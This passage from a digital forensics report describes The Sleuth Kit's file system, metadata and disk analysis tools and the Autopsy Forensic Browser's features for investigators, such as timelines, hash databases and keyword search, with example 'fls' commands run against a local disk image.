The Sleuth Kit's capabilities include:

- List allocated and deleted file names.
- Display the details and contents of all NTFS file system attributes (Including Alternate Data Streams[8]).
- Display file system and meta-data structure details.
- Create timelines of file activity, which can be imported into a spreadsheet to create graphs and reports.
- Organise files based on their type (For example all executables, jpegs, and documents can be separated). Pages of thumbnails can be made of graphic images for quick analysis.

5.2.1 File System Layer

A disk contains one or more partitions (or slices). Each of these partitions contains a file system. Examples of file systems include the Berkeley Fast File System (FFS), Extended 2 File System (EXT2FS), File Allocation Table (FAT), and New Technologies File System (NTFS). The tools within this section process file system data, such as the layout, allocation structures, and boot blocks and include the following.

- 'fsstat' – Displays the details associated with a file system.
- 'sigfind' – Searches through a file and looks for a hex signature at a given offset. This can be used to search for lost boot sectors, superblocks[9], and partition tables. For example, this tool could be used to search for the boot sector signature value 0xAA55 on a disk image that may have had its boot sector corrupted. The results could then be analysed to find the possible locations of the backup boot sector.

[8] An alternate data stream (ADS) is additional data associated with a file system object.

[9] The Super Block is the first block of an UNIX-file system. It contains the configuration of the file system.

5.2.2 Content Layer

The content layer of a file system contains the actual file content, or data. Data is stored in large chunks, with names such as blocks, fragments, and clusters. Tools within this section process content or data and include the following.

- 'dcat' – Displays the contents of a specific file system unit. For example, in many FAT32 file systems, sector 3 is not used by the file system and is all zeros, but data could be hidden there, and viewing the contents of sector 3 shows the investigator if there is non-zero data.
- 'dls' – Displays the contents of all unallocated units of a file system.
- 'dcalc' - Creates a disk unit number mapping between data in the unallocated space image that was created with the dls tool, to where the data exists in the original image. This is used when evidence is found in unallocated space.
- 'dstat' – Displays statistics about a given data unit in an easy to read format.

5.2.3 Metadata Layer

The metadata layer describes a file or directory. This layer contains descriptive data such as dates and sizes as well as the address of data units. This layer describes the file in terms that the computer can process efficiently. The structures that the data is stored in have names such as inode in EXT2FS, and MFT entries in NTFS. Tools within this section process the metadata structures and include the following.

- 'ils' - Lists some values of the metadata structures. By default, it will only list the unallocated ones.
- 'istat' – Displays metadata information in an ASCII format about a specific structure. This tool will also display the destination of symbolic links. For example on an NTFS file system 'istat' will list all the attributes for a file.

- ‘icat’ - Displays the contents of the data units allocated to the metadata structure. This is similar to the UNIX ‘cat’ command[10], except that instead of specifying a filename a metadata address is specified.
- ‘ifind’ – Identifies which metadata structure has allocated a given content unit or file name.

5.2.4 Human Interface Layer

The human interface layer allows one to interact with files in a manner that is more convenient than directly with the metadata layer. In some operating systems there are separate structures for the metadata and human interface layers while others combine them. This layer includes the following tools.

- ‘ils’ – Lists file and directory names. This tool will display the names of deleted files as well.
- ‘ffind’ – Identifies the name of the file or directory that has been allocated a given metadata structure. With some file systems, deleted files will be identified.

5.2.5 Media Management Tools

These tools take a disk (or other media) image as input and analyse the management structures that organise it. Examples include DOS partitions, BSD disk labels, and the Sun Volume Table of Contents (VTOC). These can be used to find hidden data between partitions and to extract the partitions from a disk image. The media management tools support DOS partitions, BSD disk labels, Sun VTOC, and Mac partitions and include the following.

[10] In UNIX and UNIX-like operating systems, the cat program concatenates the contents of files, reading from a list of files and/or standard input in sequence and writing their contents in order to standard output.

- ‘mmls’ – Displays the layout of a disk, including the unallocated spaces. The output identifies the type of partition and its length, which makes it easy to use ‘dd’ to extract the partitions. The output is sorted based on the starting sector so it is easy to identify gaps in the layout.

5.2.6 Image File Tools

This layer contains tools for the image file format. For example, if the image format is a split or a compressed image.

- ‘img_stat’ – Displays the details associated with an image file. The output of this tool is image format specific. At a minimum, the size will be given and the byte range of each file will be given for split image formats.

5.2.7 Disk Tools

These tools can be used to detect and remove a Host Protected Area (HPA) in an ATA disk. A HPA could be used to hide data so that it would not be copied during an acquisition. These tools are currently Linux-only and include the following.

- ‘disk_sreset’ - Uses ATA commands to query a hard disk. If there is a Host Protected Area (HPA), then it temporarily removes it so that the full disk can be acquired. When the disk is powered off or reset, then the HPA will exist again.
- ‘disk_stat’ - Uses ATA commands to query a hard disk. The important information that it currently gives is the actual number of sectors and if there is a Host Protected Area (HPA) on the disk.

5.2.8 Other Tools

- 'hfind' - Creates an index of a hash database and perform quick lookups using a binary search algorithm. This tool can perform lookups on the NIST[11] National Software Reference Library (NSRL) [43], and files created from the 'md5' or 'md5sum' tools. This tool is needed for efficiency. Most text-based databases do not have fixed length entries and are sometimes not sorted. This tool will create an index file that is sorted and has fixed-length entries. This allows for fast lookups using a binary search algorithm instead of a linear search such as 'grep'[12].
- 'mactime' - Creates an ASCII time line of file activity based on the body file specified or from STDIN[13]. The time line is written to STDOUT[14]. The body file must be in the 'time machine' format that is created by the 'fls' and 'ils' tools.
- 'sorter' - Analyses a file system to organise the allocated and unallocated files by file type. It runs the 'file'[15] command on each file and organises the files according to the rules in configuration files. The current version of The Sleuth Kit (v2.01) has had the NSRL functionality temporarily removed from the 'sorter' tool.

[11] National Institute of Standards and Technology.

[12] Grep is a UNIX command that allows an operator to search for regular expressions within a list of files or data stream.

[13] The UNIX-standard input stream.

[14] The UNIX-standard output stream.

[15] The 'file' tool is a program originated in UNIX that determines a particular file's type heuristically instead of by other simpler methods such as file extension.

5.3 Autopsy Forensic Browser

The Autopsy Forensic Browser is an HTML-Based graphical interface to the command line tools in The Sleuth Kit. Together, The Sleuth Kit and Autopsy Forensic Browser provide many of the same features found in commercial digital forensics tools for the analysis of Windows and UNIX file systems.

Autopsy runs as a web server, and can be accessed using an HTML browser. Autopsy provides a 'File Manager'-like interface and shows details about deleted data and file system structures.

Autopsy offers two analysis modes; firstly a dead analysis occurs when a dedicated analysis system is used to examine data from a suspect system. In this mode Autopsy and The Sleuth Kit are run in a trusted environment, typically in a lab. Secondly, a live analysis mode occurs when the suspect system is being analysed while it is running. In this mode, Autopsy and The Sleuth Kit are run from a CD in an untrusted environment. This mode is frequently used during incident response scenarios while the incident is being confirmed. After an incident is confirmed, the suspect system can be acquired and a dead analysis performed.

Autopsy can create ASCII reports for files and other file system structures. This allows the examiner to quickly make consistent data sheets during the investigation.

Audit logs are created on a case, host and investigator level so that actions can easily be recalled. When conducting a dead analysis the exact Sleuth Kit commands that are executed are also logged.

5.3.1 Case Management

Autopsy organises images based on the case and host that they came from. A case contains one or more hosts (a new case should be created for each investigation). Each host may contain one or more images, which correspond to disks or partitions on the host.

The analysis machine may contain multiple cases as each case is stored in its own directory structure within the 'Evidence Locker'[16]. The case name is used to identify the root directory structure for a case, and therefore each case name must be a valid directory name. One additional restriction to the case name naming convention is that it may not contain spaces due to the internal processing of Autopsy. Each case may also have a list of investigators configured that are used for the audit logs created by the Autopsy Forensic Browser.

Each case may contain one or more hosts. Autopsy allows the investigator to define time information such as time zone and clock skew for each host. If no timezone is specified then the timezone of the analysis system will be utilised. It is very important that the correct timezone information is entered as this can affect timeline information and is especially critical if a case contains hosts from different time zones. Hash databases may also be selected during the host configuration stage.

Each host may contain multiple images, and Autopsy supports importing complete disk images (in which case Autopsy will attempt to determine the file system automatically) or individual partition images. Autopsy also supports importing split image files.

When importing file system images Autopsy can also verify a pre-existing MD5 hash value, or calculate a new MD5 hash value.

---

[16] When Autopsy is installed on an analysis machine a directory is selected to be used as the 'Evidence Locker', all case related information will be stored under this directory.

5.3.2 Integrity Check

It is important to validate the integrity of images during an analysis. Autopsy uses the MD5 algorithm to validate images and other files that are created by Autopsy.

The 'md5.txt' file contains the MD5 hash values for files in that directory. Values are added to this file when file system images are imported into the system or when Autopsy creates a file. This mode allows an investigator to calculate the MD5 value if it was not created before, and to validate the integrity.

5.3.3 Hash Databases

Hash databases are used to quickly identify known good and known bad files using the MD5 or SHA-1 checksum value. Autopsy uses two types of hash databases to help an investigator reduce the number of files that they have to look at.

The **Ignore Database** is a database that the investigator must create. It contains hash values for files that are known to be good and can be ignored if the investigator chooses to do so. Examples of files in this category include system binaries from standard builds.

The **Alert Database** is a database that the investigator must create. It contains hash values for known bad files. These are the files that an investigator wants to know about if they exist on the system. Examples of this include rootkits or unauthorised photographs. When using the File Type Category Analysis, these files will be saved in a special file.

Autopsy uses the hash databases in three ways.

- **File Type Category Analysis:** The hash databases are used to identify the known bad files and ignore the known good files.
- **Metadata Analysis:** The hash databases can be used to identify a file from the metadata view. If the databases are configured, the hash value from a given file can be looked up by pressing the 'lookup' button. Both databases can be used in this view. This view can be found from the File Analysis mode by selecting the metadata address in the directory listing window.
- **Hash Database Manager:** From the Host Gallery view, the Hash Database Manager can be entered (Figure 10). This is where one can re-index the databases and perform single lookups in any of the databases.




Figure 10 Autopsy - Hash Databases

5.3.4 Notes

Notes can be saved on a per-host and per-investigator basis. These offer the ability to make quick notes about files and structures. The original location can be easily recalled with the click of a button when the notes are later reviewed (Figure 11). All notes are stored in an ASCII file.




Figure 11 Autopsy - Notes

5.3.5 Event Sequencer

In many investigations, evidence is not found in the order that it was created during the incident. The notes feature in Autopsy allows one to make notes about certain files, but it does not help one to put a series of events in order.

The Event Sequencer (Figure 12) allows the investigator to make notes and comments about pieces of evidence. Each note must have a time associated with it. For files and metadata, the times can be one or more of the MAC times. Other notes can have times entered manually. The sequencer will sort the events after each is entered to so that the investigator can quickly identify where there are gaps in the findings.




Figure 12 Autopsy - Event Sequencer

5.3.6 File Activity Timelines

For some investigations, creating a timeline of activity can be useful to identify the places where the analysis should begin. Of course file times can be easily modified by an attacker, so they can not be 100% trusted. Autopsy can create timelines of file activity.

(Note: Whilst Autopsy allows the investigator to view timelines within the browser, it is often easier to view the timeline within a text editor as a text editor will display the complete timeline, rather than a month at a time.)

Files have at least three times associated with them. The details and granularity of each time vary with the file system type.

The following times exist for UNIX file systems (EXT2FS & FFS):

- **Modified:** When the file data was last modified. This time can be modified using the 'utimes()' function. This time is preserved in a 'tar' archive[17], so it is possible to have M-times of files prior to when they were introduced to the system.
- **Accessed:** When the file data was last accessed. This time can be modified using the 'utimes()' function.
- **Changed:** When the file status (inode data) was last changed. This time can not be set using the 'utimes()' function in UNIX (but it will be set when 'utimes()' is used to modify other values).

The EXT2FS file system also has a Deleted time, but it is not displayed in the timeline.

[17] The tar file format is a type of archive file format.

A FAT file system has the following times:

- **Written:** When the file was last written to. It is the ONLY required time in the FAT file system.
- **Accessed:** When the file was last accessed. In FAT, it is only accurate to the day (not minute). It is an optional value, so some Operating Systems may not update it.
- **Created:** When the file was created. It is also optional, so some Operating Systems may not update it. In fact, many Windows installations have a C-Time of 0 for directories such as 'C:\Windows' and 'C:\Program Files'.

The NTFS File system has several times, only three of which are used in the timeline. These times are gathered from the $STANDARD_INFORMATION attribute.

- **Written:** When the file was last written to.
- **Accessed:** When the file was last accessed.
- **Changed:** When the MFT entry was last modified.

Information for a timeline is extracted from the metadata contained within the file system images; the following identifies the three major types of files that information can be extracted from:

- **Allocated Files:** Files that are seen when doing an 'ls' or 'dir' in a directory. In other words, these are the files that have an allocated file name structure.
- **Unallocated File:** Files that have been deleted but their file name structures still exist in the parent directory. Unallocated file name structures are overwritten when new files are created in the same directory. Files in this category will have a deleted name that points to a metadata structure. If the metadata structure is currently allocated then the entry will say '(realloc)' next to it.
- **Unallocated Metadata (Inodes):** Files that have been deleted. When a file is deleted, its metadata structure is updated to reflect this. In general, the times associated with the file are saved in the structure until it is reallocated. Therefore, files in this category will likely not have the original file name but these files will indicate when activity occurred. Files in this category can also be found in the above Unallocated Files category if the file name structure still exists. Unallocated metadata entries in the timeline have '<IMG-dead-ADDR>' in the file name column.

An example of a file activity timeline is illustrated in Figure 13.




Figure 13 Autopsy - File Activity Timelines - View TimeLine

The generated timeline is stored within a text file, this can be quite flexible. However during an investigation it would be more convenient if the timeline created included hyperlinks to the meta-data structures, as this would provide a quick and effective

method of obtaining further information for each line of activity without needing to manually go to the ‘Data Unit’ and ‘Metadata’ modes of Autopsy.

5.3.7 File Analysis

The file analysis mode (Figure 14) allows an investigator to analyse an image from a file and directory perspective. This view provides a similar interface to a standard graphical file and directory browser. This mode also displays information about deleted files and file system metadata files.

This mode allows an investigator to examine the contents of files and directories for evidence. Basic binary analysis can be performed by extracting the ASCII strings from binary files. The files can also be sorted by any field.




Figure 14 Autopsy - File Analysis

5.3.7.1 Directory List

The left-hand side window has four main options:

- Directory Seek
- File Name Search
- Hide / Expand Directories
- Show All Deleted Files

By default, the directory listing is not shown when this mode is first entered. Selecting the 'Expand Directories' button, will display the full list of directories. The number of '+' symbols represent the depth of the directory. As this is an HTML interface and there is no state management occurring (no cookies or session ID), it would be difficult to have an interface where one or more directories are expanded yet the rest are collapsed.

When selecting the 'Expand Directory' the Sleuth Kit tool 'fls' is run behind the scenes to retrieve the directory list from the current partition. An example 'fls' command that would retrieve directory entries is listed in Table 9.

Table 9 'fls' command used to list directory entries

```
./fls –f ntfs –ruD –o 63 –i raw '/ev.locker/case/host/images/image.dd'
```

Selecting the 'All Deleted Files' link will display all of the deleted files in the image on the right hand side. When selecting this link the Sleuth Kit tool 'fls' is run behind the scenes to retrieve a list of all deleted files in the list. An example 'fls' command that would retrieve a list of all deleted files is listed in Table 10.

Table 10 'fls' command used to list deleted files

```
./fls –f ntfs –ldr –s '0' –o 63 –i raw '/ev.locker/case/host/images/image.dd'
```

There is a text box where a directory (or file) name can be entered and it will be displayed on the right-hand side. This makes it easy to jump to a directory without going through the directory listings. For example, to seek to the 'windows\system32' folder, you can enter that string into the box instead of scrolling through the directories. When searching for a directory the Sleuth Kit tool 'ifind' is run behind the scenes to retrieve the metadata entry record for the directory name, then the 'istat' tool is used to retrieve the metadata structure, then finally the 'fls' and 'ifind' tools are run to retrieve the directory contents.

There is also a text box where a pattern of a file name can be entered and all files that match that pattern will be displayed on the right-hand side. The search pattern is a Perl regular expression, so some values, such as '.' or '*' will need to be escaped. The search is not case sensitive. To find all files that have a JPG extension, the

following could be used '\.jpg'. Or to find all files that begin with a dot, then one could use '^\.'. When searching for a file name the Sleuth Kit tool 'fls' is run behind the scenes to retrieve every file and directory contained within an image, each row is then compared to the search pattern specified, and if a match if found then the row is returned to the html client. An example 'fls' command that would retrieve a list of all files and directories is in Table 11.

Table 11 'fls' command used to list all files and directory entries

```
./fls –f ntfs –lpr –s '0' –o 63 –i raw '/ev.locker/case/host/images/image.dd'
```

5.3.7.2 Directory Contents

The window in the upper right-hand side contains the directory contents. In a file system, a directory is allocated data units on the disk and fills the data units with structures that contain the name of the file and the address of the metadata structure. This view parses the file name structures in the directory. It is filled by either selecting a directory from the left-hand side directory list or a directory from within the same window. The entries can be resorted by clicking on any of the header values.

There are two different colours used for deleted files. The difference is based on the status of the data structures in the file. A bright red entry means entry means that the file name data structure is not allocated and the metadata structure that it points to is also not allocated. This is what would be expected for a recently deleted file. This means that the data can be trusted as long as the metadata structure was not allocated and unallocated since the deletion. If it is a darker red, then the metadata structure has been reallocated and the data is mostly likely not accurate.

The file size reported by the metadata structure is very important with The Sleuth Kit. The Sleuth Kit uses this value to identify how many data units to display. If this size is 0, but the metadata structures points to data blocks still, they will not be shown.

5.3.7.3 File Contents

The lower right-hand side window displays the contents of a specified file. The contents can be viewed in either the raw format (which a browser will not likely display correctly if the file is non-ASCII) or through ‘strings’. The strings option is helpful for a quick analysis of a binary file.

Also shown is the file type. This is determined by running the ‘file’ command on the output. It uses the magic header and footer values to guess the file type. If the file type is an image or HTML, an option will exist to view the data in its interpreted form (i.e. as a picture or as a web page instead of the raw data). Note that any HTML that is viewed will be processed in a sanitised environment that does not load pictures and will not allow one to connect to a remote site. Autopsy allows the native picture to be exported and viewed in another browser.

Each file can have an ASCII report created that contains the file contents as well as MD5 hash values and other summary data.

Each file can also have a note attached to it for future reference.

5.3.8 Keyword Search

This mode searches an image for a given string. This is most useful when searching for deleted content. To decrease the time required for a search, a 'strings' file can serve as an index. This file will contain only the ASCII strings in the image.

Autopsy will also prompt the investigator to create a file of unallocated data if one does not exist. This obviously is useful for recovering deleted data. If a string is found in this file, Autopsy will also report the location within the original image.

Figure 15 illustrates the results of a keyword search for month names, along with the contents of fragment '126615'.




Figure 15 Autopsy - Keyword Search

5.3.8.1 Entering the String

To start a search an investigator simply needs to enter the string or regular expression into the text box. Autopsy allows an investigator to search for either a specific string or using 'grep' style regular expression. A case insensitive search will occur if the appropriate box is checked, otherwise it is case sensitive. An investigator also has the option of searching for the string as an ASCII or a Unicode string. Unicode is much

more common in Windows systems than UNIX systems. If both types are selected, then two searches will be done.

If a strings file, or unallocated data file has not been generated then the option to generate these will exist.

The ‘Load Unallocated Image’ or ‘Load Allocated Image’ button exists to switch between the two file types if they have both been generated.

Autopsy also has the ability to perform pre-configured searches. They are shown in the ‘Predefined Searches’ section.

5.3.8.2 Viewing the Results

After the image has been searched, a list of ‘hits’ will appear on the left-hand side. Each data unit that contains the string is listed with the offset of each occurrence. If a regular expression is used, then the exact location is not given.

If the search was done on an unallocated data file, then an option will exist next to each address to also view the original. Doing so could reveal the metadata that allocated it.

5.3.8.3 Previous Searches

The search results are saved to a file so it is easy to recall the results without having to perform the search again.

An example of previous searches is shown in Figure 16, note that for each button the search string, the character encoding (ASCII, or Unicode), and the number of results are shown.




Figure 16 Autopsy - Keyword Search - Previous Searches

5.3.8.4 Regular Expressions

Grep regular expressions can be used within the search. For example, to search for a couple of different words an investigator could use '(foo) | (bar)'.

5.3.8.5 How Autopsy performs a Keyword Search

The Sleuth Kit does not include any keyword searching tools; rather it provides an interface to the 'grep' command that is incorporated into most UNIX flavours. In order to perform a keyword search, firstly 'strings' is run on the system image file, and then 'grep' is run on the results of the 'strings' command. Therefore, during a normal search the entire file system is examined to find the keyword – including metadata structures, allocated space, unallocated space, and slack space. The appropriate arguments are passed to grep so the keyword byte offset is returned, and by utilising a combination of 'dcalc', 'ifind', and 'ffind', the filename, metadata, or cluster number containing the keyword can be returned.

5.3.8.6 Problems with Keyword Search Method

Autopsy uses 'grep' to search the image file and 'grep' knows nothing about file system structures, therefore strings that cross the 'boundaries' in the file system will be identified by 'grep'. Due to the lack of a file system structure abstraction level for grep to utilise, the following examples identify false-positive results. If part of the search string was at the end of a file, and extended to the start of the next file, a match will occur. Also, if a file is fragmented, and a string legitimately exists as a complete string within the file when opened, but not as a complete string in the contiguous sections of the file within the image, it will not be found.

Metadata is also searched, so Autopsy will include hits in the Metadata structures in the search results. This includes file names, super block values, and the slack space of other metadata structures.

Keyword searching is not one of Autopsy's main features, and as these examples demonstrate is not ideal. The author has suggested that future development of Autopsy will include functionality that should help remedy some of the issues identified here.

5.3.9 File Category Type Analysis

Analysing large file system images can be a time consuming process. One method of identifying files that should be examined is to sort the files based on file type (Figure 17). This mode of Autopsy will allow an investigator to sort the files in an image based on type and to exclude known files (i.e. data reduction). It also allows one to flag files that are known to be bad.




Figure 17 Autopsy - File Type

5.3.9.1 Procedure

The first step is to sort the image. There are several options to choose from when doing this. The 'sorter' tool from The Sleuth Kit performs the sorting. There are two major actions that 'sorter' can do: sort files by type and validate extensions.

By default, Autopsy will perform both actions. If this course of action is not desired it may be deselected.

Within sorting, there are two options:

- The first is to save the output. By default, details about each file will be added to a category file. For example, a JPEG image will have the metadata address and image name saved to the 'images' file. By selecting the 'Save' option, a directory will be created for each category and a copy of the files will be saved. This could require a large amount of disk space (as much as the original image).
- The second option is to save unknown file types. There are configuration files that contain rules about common data types. If a file is encountered that does not have a rule, it is added to an 'unknown' file. If this is not desired, the 'Do Not Save Unknown' option should be selected.

During the sorting process, the 'sorter' tool will also examine the extension of the file. If the file type is known, it has known extensions, and if the file does not have one of those extensions, it will be added to a 'mismatch' file. This option can be deselected if it is not required.

5.3.9.2 Hash Databases

One easy method of data reduction is to use hash databases. The 'sorter' tool can use two different hash databases. Each can be configured within Autopsy and used in other screens.

- **Ignore Database:** This database must be created by the investigator and added to the host. This is used to ignore known files. Files found in this database will not be included in the file categories (to save time when reviewing the files). If the file is in this database and has an extension mismatch, it will be noted in a special file.
- **Alert Database:** This database must also be created by the investigator and added to the host. It contains hash values of files that are known to be bad and should be identified if found in the image. This would include known rootkits or photographs. Hits from this database are found in the 'alert' file.

5.3.9.3 Output

Currently there is no way to view the output within Autopsy. All data can be found in the ‘output’ directory of the host. A directory is created for the ‘sorter’ output. The ‘index.html’ file contains links to other files.

5.3.10 Image Details

Sometimes there are details about an image that do not correspond to any file in particular. Those details can likely be found in the 'Image Details' mode (Figure 18). This mode gives the general details of the image and therefore the contents will vary depending on the file system type.

